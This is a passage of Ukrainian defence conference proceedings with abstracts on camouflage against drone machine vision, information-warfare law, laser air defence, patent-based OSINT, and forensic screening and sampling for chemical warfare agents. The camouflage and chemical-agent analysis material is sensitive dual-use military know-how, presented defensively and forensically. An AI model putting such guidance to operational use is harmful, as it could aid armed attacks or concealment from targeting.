Перший етап «Визначення типу камуфляжу та встановлення вимог до нього», – включає комплексний аналіз різноманітних факторів, що враховують не лише пору року, але й місцевість, ландшафти та інші аспекти навколишнього середовища. Пора року впливає на кольорову гаму і текстури камуфляжних засобів. Місцевість також грає важливу роль у визначенні камуфляжу, наприклад, для міського середовища можуть бути важливі камуфляжні схеми, які імітують бетонні або металеві поверхні, забудову та узбіччя доріг. У гірській місцевості може бути важливою присутність камуфляжних відтінків для забезпечення прихованості серед кам’янистих утворень. Ландшафт та характер місцевості визначають також необхідність використання різних матеріалів та шаблонів. Отже, визначення типу камуфляжу та його вимог вимагає комплексного підходу, який враховує всі аспекти навколишнього середовища, від пори року та місцевості до ландшафтних особливостей.

Другий етап «Підбір патерну (візерунка) та визначення еталонного зразку для камуфляжу», є критичною стадією у процесі розробки камуфляжних

засобів. Ці кроки вимагають ретельного аналізу середовища, в якому будуть використовуватись ці засоби, та дотримання вимог щодо ефективності приховання об’єктів. Від типу візерунка залежить універсальність та схожість з природнім середовищем.

Третій етап «Детальне тестування зразку камуфляжу експертами в польових умовах та оцінка його ефективності» є надзвичайно важливою складовою у визначенні придатності камуфляжної системи для практичного використання. На цій стадії фахівці у зазначеній сфері діяльності проводять інтенсивне тестування зразків камуфляжу в умовах, які максимально відтворюють реальні бойові ситуації та експлуатаційні обставини.

Основна мета цього етапу – не лише перевірити функціональність та ефективність камуфляжної системи, але й з’ясувати, наскільки вона відповідає потребам та вимогам військових чи спеціальних підрозділів. В процесі детального тестування в польових умовах експерти аналізують різні аспекти, включаючи зносостійкість, універсальність, тощо. Успішне та вчасне завершення цієї стадії значною мірою залежить від часу, відведеного на проведення тестів, а також від достатнього рівня компетенції та професійної кваліфікації виконавців.

Серед головних недоліків більшості класичних видів камуфляжу слід виділити наступні три:

1) недостатня адаптивність до погодних умов та середовища (камуфляж може бути розроблений для певного типу середовища, і його ефективність може знижуватись в інших умовах);

2) ефект «білої мішені» (з’являється внаслідок застосування складних узорів або надто яскравих кольорів, які виглядають неприродньо в певному середовищі, може привертати увагу та робити об’єкт значно помітнішим);

3) некоректний вибір камуфляжу для конкретних завдань (прагнення зробити універсальність головною позитивною характеристикою камуфляжу призводить до втрати ефективності на різноманітних ландшафтах).

Сьогодні дедалі частіше необхідно враховувати ефективність камуфляжу не стільки з точки зору його сприйняття людським оком, скільки з точки зору його сприйняття камерою ворожого дрона. У зв’язку з цим, постійне вдосконалення та адаптація методів камуфляжу до нових умов і технологій є ключовим фактором для забезпечення його ефективності. Слід згадати також технологію машинного зору (БПЛА з донаведенням) яку нещодавно інтегрували в FPV дрони-камікадзе. Найпростіший машинний зір для автонаведення на військову техніку, використовує «візуальні маркери». Система може бути налаштована на розпізнавання візуальних маркерів або характерних ознак військової техніки, таких як контури або розмірні параметри. Спираючись на це – будь який камуфляж сучасного зразку зобов’язаний мати сильні деформаційні властивості, щоб розмивати контури замаскованого об’єкту, і відповідно на етапі тестування слід випробовувати його на ефективність протидії подібним дронам-камікадзе.

Серед всіх наявних методів розробки дизайну камуфляжу є один новий, до цього не випробуваний метод – розробка дизайну за допомогою редакторів на основі штучного інтелекту [2].

Процес розробки дизайну камуфляжу за допомогою такого методу є доволі простим, швидким та вигідним з точки зору економічної складової. Він мінімізує наявність людського фактору у виробничому процесі, залишаючи всі одноманітні задачі штучному інтелекту та його алгоритмам.

Схема створення камуфляжу новітнього зразку так само складається з трьох етапів.

Першим кроком слід використати найпростіші алгоритми обробки зображень для аналізу середовища, в якому буде використовуватися камуфляж. Штучний інтелект може ідентифікувати ключові особливості, такі як кольори та текстури, та в короткий термін створювати оптимальні кольорові схеми .

Другим кроком в цьому процесі буде застосування алгоритмів генерації візуальної складової для створення оптимальних патернів камуфляжу. Завдяки високій варіативності і великій кількості заздалегідь створених моделей генерації, за допомогою штучного інтелекту можна швидше експериментувати та адаптуватися до різних середовищ [3].

Після відбору оптимальних зразків, для тестування можна використати моделі машинного навчання, за їх допомогою будуть створені симуляції, які оцінюють ефективність камуфляжу в різних умовах. Це може допомогти швидше визначитись з тестовим зразком який буде надалі використовуватись в справжніх випробовуваннях.

Кінцевим етапом має стати багаторівневий контроль якості досвідченими експертами та всебічне випробування виготовлених зразків в умовах наближених до реальних бойових дій.

Таким чином, теоретично найбільш ефективним методом створення класичного камуфляжу, який ускладнить його розпізнавання камерою дрона, буде багатоетапний метод з використанням знімків місцевості та розкладання цих знімків на базові на кольорові схеми. В подальшому цю кольорову схему можна застосувати до довільного патерну зі складним деформаційним контуром. Цим методом можна досягти найвищого показника злиття з місцевістю та деформаційного ефекту, враховуючи при цьому фактор адаптації до умов навколишнього середовища.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Hiding in plain sight: the science behind military camouflage. URL: https://ufpro.com/blog/military-camouflage (дата звернення: 24.03.2024).
2. Browne C. The 10 Best AI Tools for Graphic Design. URL: https://careerfoundry.com/en/blog/ux-design/ai-graphic-design-tools/ (дата звернення: 24.03.2024).
3. Jagrrit K.G. Types of Generative AI Models and LLM Model Training and Evaluation. URL: https://www.xenonstack.com/blog/generative-ai-models (дата звернення: 25.03.2024).

БЕНЬКІВСЬКИЙ Володимир Олександрович,
кандидат юридичних наук, асистент кафедри
кримінально-правової політики та кримінального права
навчально-наукового Інституту права
Київського національного університету ім. Тараса Шевченка

ІНФОРМАЦІЙНІ ТА ПРАВОВІ АСПЕКТИ ПРОТИДІЇ ІНФОРМАЦІЙНІЙ АГРЕСІЇ РОСІЙСЬКОЇ ФЕДЕРАЦІЇ

Інформаційна безпека держави в умовах повномасштабної збройної агресії рф проти нашої країни займає одне з пріоритетних місць для створення ефективної системи протидії гібридним загрозам. Розгляд комплексу заходів інформаційного характеру з боку України, з метою протидії інформаційній агресії рф, передбачає з'ясування змісту основних понять: «інформація», «інформаційна зброя».

Інформація являє собою (теоретично та відповідно до Закону України «Про інформацію») публічне оголошення відомостей (і далі за текстом зазначеного Закону) [1, с. 7].

Однак, більш детальний аналіз, пов'язаний з виконанням військових задач, показує, що інформація повинна розглядатися через її види.

Зокрема розглядається:

1) шифрована («зашифрована») інформація;

2) «простий» масив даних: поєднання чисел та літер з певною регулярністю;

3) інформація доступна OSINT розвідці.

Наступним базовим поняттям є поняття «інформаційна зброя».

Спеціалісти розглядають в якості інформаційної зброї комплекс заходів впливу на противника, засіб ведення інформаційної боротьби [2, с. 26-31].

У межах чинного Кримінального кодексу України (далі – КК України), а саме у тексті ст. 263 КК України передбачені нормативні поняття «вогнепальна зброя», «холодна зброя» [3, с. 7].

Тобто, реагування держави на суспільно-небезпечний інформаційний напад, найбільш радикальним інструментарієм кримінального права є обмеженим.

Поняття «інформаційна зброя» пов'язана з OSINT розвідкою у межах якої передбачається аналіз доступної інформації.

OSINT розвідку в іншому аспекті, можна розглядати як спосіб виявлення інформаційної атаки, інформаційної зброї, яка застосовується у межах інформаційної атаки.

При цьому доступні дані, що аналізуються під час OSINT розвідки поділяються на:

1) мета-дані;

2) дані, що мають безпосереднє відношення до об'єкта (предмета) аналізу.

При здійсненні OSINT розвідки аналізу підлягають зокрема, дата, час, джерело інформації.

В умовах воєнного стану, особливе значення має встановлення джерела надходження інформації, яка є ключовою складовою інформаційних атак.

В межах чинного КК України, у зв'язку з війною росії проти України, введена, у межах багатьох статей Кодексу, «наскрізна» ознака здійснення правопорушення «в умовах воєнного або надзвичайного стану».

Дана ознака може розглядатися як спеціальний інформаційно-правовий засіб для попередження протиправної поведінки небезпека якої посилюється під час війни.

Висновки та пропозиції по темі дослідження:

1) при аналізі інформації необхідній для протидії рф необхідно звертати увагу на розробку новітніх методів дешифрування та обробки інформації;

2) при здійсненні OSINT розвідки необхідна оцінка її ефективності спеціалістами та оцінка ризиків пов'язаних з OSINT розвідкою;

3) доповнити розділ XVI КК України нормами, які б містили основні (базові) поняття інформаційної війни, починаючи з новітньої інтерпретації поняття інформації і закінчуючи введенням поняття «інформаційна зброя».

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Гнатюк С.О., Петрик В.М., Смірнов О.А. Теорія та практика сучасного інформаційно-психологічного протиборства: навчальний посібник. Полтава, 2022. 327 с.
2. Присяжнюк М.М. Інформаційна зброя як засіб ведення інформаційної боротьби. Інформаційна безпека людини, суспільства, держави. 2009. № 1, С. 36-30.
3. Кримінальний кодекс України: чинне законодавство зі змінами та допов., станом на 1 лютого 2024 р. Київ: ПАЛИВОДА А.В., 2024. 312 с.

БІЛЕЦЬКА Альона Володимирівна,
кандидат філософських наук,
науковий співробітник науково-дослідної лабораторії
Центрального науково-дослідного інституту озброєння
та військової техніки Збройних Сил України
ОНИКІЄНКО Людмила Сергіївна,
науковий співробітник науково-дослідного відділу
Центрального науково-дослідного інституту озброєння
та військової техніки Збройних Сил України

ІННОВАЦІЙНІ ТЕХНОЛОГІЇ МОДЕРНІЗАЦІЇ ППО МАЛОГО РАДІУСУ ДІЇ ШЛЯХОМ ЗАСТОСУВАННЯ ЛАЗЕРНОЇ ЗБРОЇ

В цей час американські військові активно використовують високоенергетичні лазери в Іраку в рамках більш ширших зусиль з удосконалення зброї спрямованої енергії та забезпечення більш ефективної боротьби з безпілотниками. Зараз армія США здійснює оцінку 50-кіловатного лазеру Raytheon для своєї системи протиповітряної оборони малої дальності із застосуванням спрямованої електромагнітної енергії на базі бойовій машині Stryker [1].

В цей час збройні сили США додатково оцінюють різні 50-кіловатні платформи, оскільки Пентагон прагне обрати найкращу лазерну зброю для протиповітряної оборони малого радіусу дії, в той час коли його перші чотири прототипи розгортаються в зоні операцій Центрального командування США. Три армійські системи протиповітряної оборони малої дальності спрямованого енергетичного маневру DE M-SHORAD вже знаходяться в Іраку, щоб військові якомога раніше змогли б експериментувати з можливостями зброї у відповідних оперативних середовищах, четверта буде розгорнута пізніше. Армійське командування випробувань і оцінювання повідомляє, що системи розгорнуті в нижчих ланках військ, щоб підтримувати солдатів у складних умовах сьогоднішнього бою. Під час експериментальних досліджень буде вивчена спроможність навчитися інтегрувати цю здатність знищувати повітряні цілі у маневрені бойові сили [2].

Крім того, паралельно армія навчатиметься на двох інших 50-кіловатних лазерних платформах, поки перший прототип взводного рівня буде проходити випробування. Спочатку армія США планувала завершити роботу над створенням прототипу DE M-SHORAD і передати його виконавчому офісу програми Missiles and Space у 2023 році. Армійське командування випробувань і оцінювання спочатку планувало провести конкурс на програму кращих результатів випробувань. Але в 2022 році офіс командування вирішив, що зусилля застосування спрямованої енергії потребують більше часу для розробки, і замість цього запланував перенесення випробувань на 2025 фінансовий рік.

Перші прототипи складаються з 50-кіловатної бойової лазерної системи від компанії Raytheon на базі бойової машині Stryker. Провідним інтегратором обрана аерокосмічна та оборонна компанія Kord Technologies. Дві нові 50-кіловатні платформи, які армія має оцінити, є варіантами зразка лазерної гармати, одна від вашингтонської компанії nLight, а інша – від Lockheed Martin. Конструкції зразків суттєво відрізняються, тому очікується, що такі аспекти, як якість променю, доступність і надійність, також відрізнятимуться та потребуватимуть додаткових досліджень та порівняльного аналізу [3].

Управління швидких можливостей і критичних технологій (Rapid Capabilities and Critical Technologies, RCCT) армії США планує витратити приблизно два роки на оцінку варіантів, перш ніж прийняти рішення щодо подальших дій стосовно впровадження лазерних гармат.

Зараз офіс RCCT оцінює 10-, 20-, 50- і 300-кіловатні варіанти бойової лазерної системи для широкого спектру загроз і місій. Лазер потужністю 300 кіловат призначений для системи, яка використовуватиме кінетичну, лазерну та потужну мікрохвильову зброю для знищення повітряних цілей, включаючи безпілотники та крилаті ракети, а також артилерійські системи та міномети. Цю лазерну зброю армія має отримати вже наступного року [4].

Офіс RCCT планує збирати дані про потужність, летальність, доступність і надійність зброї спрямованої енергії за допомогою інтегрованої тестової кампанії для інформування вищого армійського керівництва та підготовки пропозицій стосовно вибору доцільного варіанту бойової лазерної системи.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Colin Demarest. US testing Stryker-mounted lasers in Iraq amid Middle East drone boom. Mar 22, 2024. URL: https://www.c4isrnet.com/battlefield-tech/directed-energy/2024/03/22/us-testing-stryker-mounted-lasers-in-iraq-amid-middle-east-drone-boom/ (дата звернення 25.03.2024).
2. Jen Judson. US Army refreshes competition for short-range laser. Mar 23, 2024. URL: https://www.defensenews.com/industry/techwatch/2024/03/29/us-army-refreshes-competition-for-short-range-laser/ (дата звернення 29.03.2024).
3. Colin Demarest. Anduril, Epirus to boost US Marine Corps drone defenses. Aug 2, 2023. URL: https://www.c4isrnet.com/industry/2023/08/02/anduril-epirus-to-boost-us-marine-corps-drone-defenses/ (дата звернення 25.03.2024).
4. Jen Judson. Army short-range air defense laser prototypes take down drones at Yuma. Apr 13, 2023. URL: https://www.defensenews.com/land/2023/04/13/army-short-range-air-defense-laser-prototypes-take-down-drones-at-yuma/ (дата звернення 25.03.2024).

ВАСИЛЬЄВ Олексій Всеволодович,
кандидат технічних наук, патентний повірений,
провідний науковий співробітник
Центрального науково-дослідного інституту озброєння
та військової техніки Збройних Сил України

ПРАКТИКА ВИКОРИСТАННЯ ПАТЕНТНОЇ ІНФОРМАЦІЇ В OSINT-ДОСЛІДЖЕННЯХ

Дослідження в сфері OSINT (розвідка по відкритих джерелах інформації) мають критичне значення з декількох причин, враховуючи постійно зростаючий обсяг доступної інформації та її вплив на різноманітні аспекти суспільного життя, від національної безпеки до бізнес-стратегій. Умови таких досліджень постійно змінюються через появу нових джерел інформації (баз даних), вдосконалення методів та засобів збору, аналізу та інтерпретації великих обсягів даних з відкритих джерел.

Дослідження допомагають адаптуватися до цих змін, виявляючи нові загрози та можливості, такі як дезінформація або нові соціальні медіа платформи.

У сфері національної безпеки та контррозвідки такі дослідження допомагають виявляти та аналізувати зовнішні загрози, підтримуючи інформаційну перевагу. Вони включають аналіз іноземних медіа, баз даних, моніторинг досягнень науково-технічного прогресу та геополітичних подій, а також ідентифікацію інформаційних операцій.

У бізнесі та управлінні дослідження OSINT сприяють кращому розумінню ринкових тенденцій, конкурентного середовища та потреб споживачів. Це дозволяє компаніям і організаціям приймати обґрунтовані стратегічні рішення.

Патентні дослідження допомагають ідентифікувати глобальні та локальні тренди, впливаючи на все, від економічних до соціальних аспектів життя. Результати включають виявлення технологічних інновацій, практику використання промислової (у т.ч. воєнної продукції) та наслідки такого використання для суспільства.

OSINT має декілька ключових особливостей, які роблять її цінним ресурсом для аналітиків, дослідників, новаторів і бізнес-аналітиків. Ось деякі з цих особливостей:


1. Патентні документи містять детальну технічну інформацію про нові винаходи, технології та процеси, яка часто не публікується в інших джерелах. Вісімдесят відсотків (80 %) технічної інформації, що викладена у патентах, повторно не публікуються.

2. Патентна інформація є публічно доступною і може слугувати важливим джерелом для OSINT, оскільки її легко знайти через національні та міжнародні патентні бази даних. Відомо більше 50 міжнародних патентних баз даних та патентно-аналітичних систем, деякі з яких охоплюють патентні архіви біля 120 країн світу із загальним обсягом більше 150 млн. патентних документів.

3. Аналіз патентних заявок і патентів може допомогти виявити нові технологічні тренди, інноваційні напрями та потенційні дослідницькі вектори розвитку технологій ще до їх комерціалізації. Як правило, патентні публікації випереджають хвилі науково-технічних публікацій на 6-12 місяців.

4. Патентна інформація в рамках конкурентної розвідки використовується для вивчення інноваційної активності, стратегій та потенційних можливостей конкурентів, а також для ідентифікації потенційних партнерів або цілей для придбання. Цьому сприяє структура опису патентного документа (див. Рис.1), який має всі ознаки юридичного документа: дата створення (дата пріоритету) об'єкту інтелектуальної власності, повні імена винахідників та юридичні назви установ до яких вони мають відношення на момент дати пріоритету, адреси винахідників та пов'язаних з ними юридичних установ, громадянство винахідників та країни локалізації розробників (и часом виробників) промислової продукції (технологій), рубрики галузевої класифікації та повний текстовий опис суті винаходу. Наприклад, хронологічна динаміка патентування для юридичних осіб власників відповідає динаміці фінансування відповідних науково-дослідних робіт, а географічний розподіл міжнародного патентування – векторам міжнародного співробітництва та комерційної зацікавленості виходу на відповідні ринки продуктів чи послуг.

Патентний документ як основа патентних досліджень



9

Рис.1. Патентний документ, як базис патентних досліджень

5. Патентні документи вказують на юридичні права винахідників (власників) на їх винаходи в режимі реального часу, що дозволяє оцінити ризики порушення інтелектуальної власності та розробити стратегії її захисту.

6. Патентна інформація дозволяє проводити аналіз по географічному розподілу та за секторами індустрії, визначаючи ключові регіони і галузі, де зосереджені інновації.

7. За допомогою аналізу патентних трендів можна відслідкувати історію розвитку певних технологій, виявляти піонерів (інноваторів і «полісімайкерів») у технологічних галузях та розуміти еволюцію інновацій.

Використання патентної інформації в OSINT вимагає спеціальних знань та інструментів для аналізу великої кількості даних. Це також передбачає знання

патентного законодавства та здатність інтерпретувати юридичну та технічну інформацію, що міститься у патентних документах.

Деякі приклади з практики інформаційних досліджень, які демонструють вищевикладені особливості використання патентної інформації:

ПРИКЛАД 1. (Спільне публікування) Одночасне використання доступних на території України науко-метричних та патентних баз даних з використанням таких атрибутів пошуку як «назва установи», «громадянство авторів» та «тема дослідження» дозволяє встановити факт співробітництва окремих громадян України, які є співробітниками деяких університетів України авіаційного профіля з громадянами Ірану у сфері вдосконалення конструкції БПЛА.

ПРИКЛАД 2. (Дослідження наукової бібліографії спеціаліста) Громадянин Ірану, після закінчення одного з університетів Північної Америки і повернення до своєї країни, досяг експертного рівня у сфері систем управління безпілотними апаратами на своїй батьківщині і десятиліттями підтримував науково-технічні зв'язки з університетами та компаніями розвинутих країн, про що свідчать численні спільні публікації та патенти.

ПРИКЛАД 3. («Неконтрольований експорт» інтелектуальної власності) Порушення статті 37 Закону України «Про охорону прав на винаходи і корисні моделі про винаходи» протягом багатьох років носить системний характер. Серед десятків тисяч патентів такої категорії, що зареєстровані у розвинутих країнах світу (10-15% від обсягу зареєстрованих патентів в Україні) є достатньо патентів на винаходи, які можна віднести до технологій військового або подвійного призначення, що свідчить про низьку конкурентоздатність вітчизняного ринку продукції на основі об'єктів прав інтелектуальної власності.




Рис.2. Динаміка патентування винахідниками з Ірану (графік побудовано в системі PatBase™).

ПРИКЛАД 4. (Експорт спеціалістів) На основі аналізу масиву патентів на винаходи, де винахідниками зареєстровані громадяни Ірану, за всі роки санкцій для цієї країни виявлено більше 46 000 патентних документів (більше 5000 патентних сімейств). Дані отримані в результаті патентних досліджень, які були отримані автором на 31/12/2023 з використанням патентних баз даних Global

Patent Index (EPO) [1] та PatBase (Minesoft Inc.) [2]. Інтрига результатів полягає в тому, що за всі роки наповнення патентних архівів через патентне відомство Ірану було подано (і зареєстровано) лише 2000 патентних документів. Таким чином, решта документів подана громадянами Ірану в інших країнах в результаті можливого співробітництва з іноземними компаніями. Реєстрація патентів відбулася у 90 країнах світу, суттєве зростання потоку винаходів відбулося після 2010 року з максимально стабільним рівнем річної частоти патентування у 2018-2022 рр. (представлено на Рис. 2)

Географія патентування представлена на Рис.3

Рис.3 Географічний розподіл патентування (діаграму побудовано в системі PatBase™)

Найбільше патентів зареєстровано у США (1397 патентних сімейств), Китаї (1319 патентних сімейств), Тайвані (1025 патентних сімейств). Присутні реєстрації і у російській федерації (213) та Україні (88 патентних сімейств).

Цікавим є рейтинги компаній, які є володільцями знайдених патентів. На верхніх позиціях можна знайти такі компанії як Qualcomm, Samsung, Applied Materials Inc., Intel, ASML Netherland BV та інші, що свідчить про залучення іранських спеціалістів до провідних досліджень у галузі мікроелектроніки, електронної літографії та сучасного матеріалознавства. Ефективність санкцій щодо Ірану краще залишити без коментарів.

Як підсумок, на даний момент вкрай необхідна увага до підвищення інтенсивності патентних досліджень з метою планування науково-дослідних робіт з конкурентоздатними результатами інноваційного характеру та вдосконалення системи заходів інтелектуальної безпеки науково-дослідних, конструкторських та промислових установ України.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. База даних «Global Patent Index» / EPO. URL: https://www.epo.org/en/searching-for-patents/technical/espacenet/gpi (дата звернення: 31.12.2023).
2. База даних PatBase / Minesoft Inc. URL: https://www.patbase.com (дата звернення: 15.03.2024).

ВИБОРНОВ Олександр Геннадійович,
головний судовий експерт
Центру судових і спеціальних експертиз
Українського науково-дослідного інституту спеціальної техніки
та судових експертиз Служби безпеки України

БАЗОВІ ПІДХОДИ У ВИБОРІ МЕТОДІВ СКРИНІНГУ ПРИ ПРОВЕДЕННІ ХІМІЧНИХ ДОСЛІДЖЕНЬ З ВИЯВЛЕННЯ РЕЧОВИН – АГЕНТІВ ХІМІЧНОЇ ЗБРОЇ

Проведення хімічних досліджень з виявлення речовин – агентів хімічної зброї є новою та нетиповою задачею для судових експертів під час проведення судових експертиз матеріалів, речовин та виробів, проте, з початком збройної агресії рф проти України, проведення швидкого та надійного хімічного аналізу для виявлення речовин – агентів хімічної зброї набуває важливого стратегічного та гуманітарного значення. Підтвердження використання хімічної зброї може слугувати основою для звернення до міжнародних організацій та співробітництва з іншими країнами для реагування на порушення міжнародних норм та договорів.

На етапі скринінгових досліджень при проведенні аналізу хімічних речовин, пов’язаних із Конвенцією про заборону хімічної зброї [1] (надалі – CWA-речовини) використовуються різні властивості цих хімічних речовин, які дозволяють виявити їх серед нерелевантних фонових хімічних речовин. Наступним кроком аналізу після скринінгу є ідентифікація виявлених хімічних речовин. Як правило, існуючі методи спрямовані на виявлення рівнів концентрації приблизно 1 мг/кг або 1 мг/л. На практиці, багато методів скринінгу здатні виявити сліди відповідних хімічних речовин на рівні мкг/кг або мкг/л [2].

Стратегія скринінгу повинна бути ретельно спланована та оцінена заздалегідь, а також охоплювати всі сполуки, які потрібно виявити. Важливо розуміти переваги та обмеження кожного методу скринінгу, та важливість етапу скринінгу в цілому.

Для забезпечення надійного та комплексного аналізу CWA-речовин необхідно переконатися, що обраний метод та підхід первинного скринінгу дозволить виявити та ідентифікувати всі типи відповідних хімічних речовини. Слід пам’ятати, що етап скринінгу повинен являти собою комбінацію різних методів. Природа матриці зразків також впливає на вибір методів скринінгових досліджень.

Найважливішою характеристикою обраного методу скринінгу є можливість виявлення саме CWA-речовин серед інших хімічних речовин у зразках. Ця здатність ґрунтується на різних хімічних та фізичних властивостях.

Методи скринінгу поділяються на дві окремі групи: методи цільового скринінгу та методи нецільового скринінгу. У першій групі шукають лише

певний набір відомих хімічних речовин, як правило, за допомогою мас-спектрометрії на основі газової хроматографії (надалі – ГХ) та рідинної хроматографії (надалі – РХ). У другій групі пошук націлений на більш універсальну властивість молекули, таку як елемент (зазвичай фосфор, сірка або азот) або звичайна частина молекули.

Для проведення скринінгу під час аналізу CWA-речовин доступний широкий спектр різних методів. Методи на основі ГХ з використанням селективних детекторів та газова хроматомас-спектрометрія з електронною іонізацією (надалі – ГХ-EI/MC) є найбільш використовуваними та найбільш чутливими методами скринінгу [3, 4]. Однак слід зазначити, що інші методи, такі, як рідинна хроматографія-мас-спектрометрія (надалі – РХ-МС) і спектроскопія ядерного магнітного резонансу (надалі – ЯМР), можуть бути теж дуже ефективно використані для скринінгу. Однією з головних переваг цих двох методів перед методами, заснованими на ГХ, є можливість перевіряти водні зразки з мінімальною кількістю пробопідготовки [2].

Як правило, інструменти та методи, що використовуються для скринінгу (особливо спектрометричні методи), такі ж, як ті, що використовуються для фактичної ідентифікації виявлених речовин.

Існують різні підходи до проведення скринінгу: один із варіантів полягає у використанні найбільш загального методу, а інший – спробувати знайти окремі хімічні речовини. Насправді, багато методів перевірки знаходяться десь посередині між цими двома межами. Перевага нецільового скринінгу полягає в тому, що метод дозволяє шукати та виявляти якусь спільну властивість хімічних речовин або хімічної групи, тому не потрібно шукати кожну хімічну речовину, зі всього переліку. З іншого боку, результат скринінгу є дуже умовним і потребує підтвердження іншими методами. Дуже типовими методами нецільового скринінгу є методи масового скринінгу, такі, як ГХ з селективними детекторами.

Мас-спектрометричні методи скринінгу є переважно цілеспрямованими. У найменш цілеспрямованих режимах шукають хімічні групи на основі характерних іонів, наприклад, таких, як m/z-99 для хімікатів типу зарину, m/z 97 для діалкіл·алкілфосфонатів або m/z: 109 і -63 для засобів типу іприту [2]. У найбільш цілеспрямованих методах ведеться пошук конкретних хімічних речовин. Наприклад, цей метод можна використовувати в ГХ-EI/MC для пошуку хімічних речовин, які не можна виявити за допомогою ГХ з селективними детекторами.

Найбільш селективним методом мас-спектрометричного скринінгу є Multiple reaction monitoring (MRM) у тандемної мас-спектрометрії CWA-речовин [5].

Найбільш повне охоплення пошуку може бути отримано шляхом скринінгу хімічних речовин, пов’язаних з гетероатомами в CWA-речовинах. Майже всі відповідні хімічні речовини містять принаймні один або декілька з наступних елементів: фосфор, сірку або азот. Крім того, багато CWA-речовин також містять атоми галогенів (або хлору, або фтору). Хоча й величезна

кількість нерелевантних хімічних речовин також міститиме один із зазначених вище елементів, але кількість можливих цільових хімічних речовин зазвичай зменшується до набагато більш контрольованого числа.

Так, варто зазначити, що обираючи методи аналізу CWA-речовин на етапі скринінгу, слід враховувати переваги та обмеження методів цільового та нецільового скринінгів. Найкращим підходом буде обирання методів, які знаходяться посередині між цими двома межами. Методи скринінгу повинні ґрунтуватися на одній або кількох властивостях CWA-речовини, які відокремлюють їх від нерелевантних хімічних речовин. Слід враховувати, що етап скринінгу повинен являти собою комбінацію різних методів та може бути таким саме, що й використовується для фактичної ідентифікації CWA-речовин. Природа матриці зразка також впливає на вибір методів скринінгу.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. Convention on the Prohibition of the Development, Production, Stockpiling and Use of Chemical Weapons and on their Destruction, Organisation for the Prohibition of Chemical Weapons (OPCW), The Hague, The Netherlands, 1997.
2. Recommended operating procedures for analysis in the verification of chemical disarmament/ The Ministry for Foreign Affairs of Finland/University of Helsinki – Editor:Paula Vanninen, 2017 Edition.
3. Paul A. D'Agostino, James R. Hancock and Claude L Chenier, Mass spectrometric analysis of chemical warfare agents and their degradation products in soil and synthetic samples - European Journal of Mass Spectrometry 9, 609-618 (2003).
4. Sass S., Fisher T. L., Jascot M. J., Herban J. Gas-liquid chromatograpir of some irritants of various concentrations. - Anal. Chem., 1971, v. 43(3), p. 462 -464.
5. M.Balali-Mood, M.Moshiri, L. Etemad, Nonlethal Weapons, 2014 -Encyclopedia of Toxicology (Third Edition) 603-608.

ВОЗОВИК Юрій Михайлович,
начальник відділу Центру судових і спеціальних експертиз
Українського науково-дослідного інститут спеціальної техніки
та судових експертиз Служби безпеки України

ТЕХНІЧНІ АСПЕКТИ ВДОСКОНАЛЕННЯ ЗАХОДІВ ІЗ ВІДБОРУ ЗРАЗКІВ ХІМІЧНОЇ ЗБРОЇ ДЛЯ ПРОВЕДЕННЯ СУДОВИХ ЕКСПЕРТИЗ

У зв'язку із вторгненням російської федерації на територію України, регіони країни зазнають безпрецедентних руйнувань інфраструктури та людських жертв серед мирного населення. Під час розслідування військових злочинів, виявляються факти використання країною-агресором хімічної зброї, яка заборонена Конвенцією [1].

З відкритих джерел [2] відомо, що з початку широкомасштабного вторгнення за станом на 09 лютого 2024 року зафіксовано 815 випадків застосування країною-агресором хімічної зброї.

Відповідно до пункту 1 статті II Конвенції [1], хімічна зброя означає у сукупності чи зокрема таке:

токсичні хімікати та їх прекурсори, за винятком тих випадків, коли вони мають призначення для цілей, які не забороняються Конвенцією [1], за умов, що їх види та кількості відповідають таким цілям;

боєприпаси та пристрої, спеціально призначені для смертельного ураження або заподіяння іншої шкоди за рахунок токсичних властивостей токсичних хімікатів, які вивільняються у результаті використання таких боєприпасів та пристроїв;

будь-яке обладнання, спеціально призначене для використання безпосередньо у зв'язку із застосуванням вказаних боєприпасів та пристроїв.

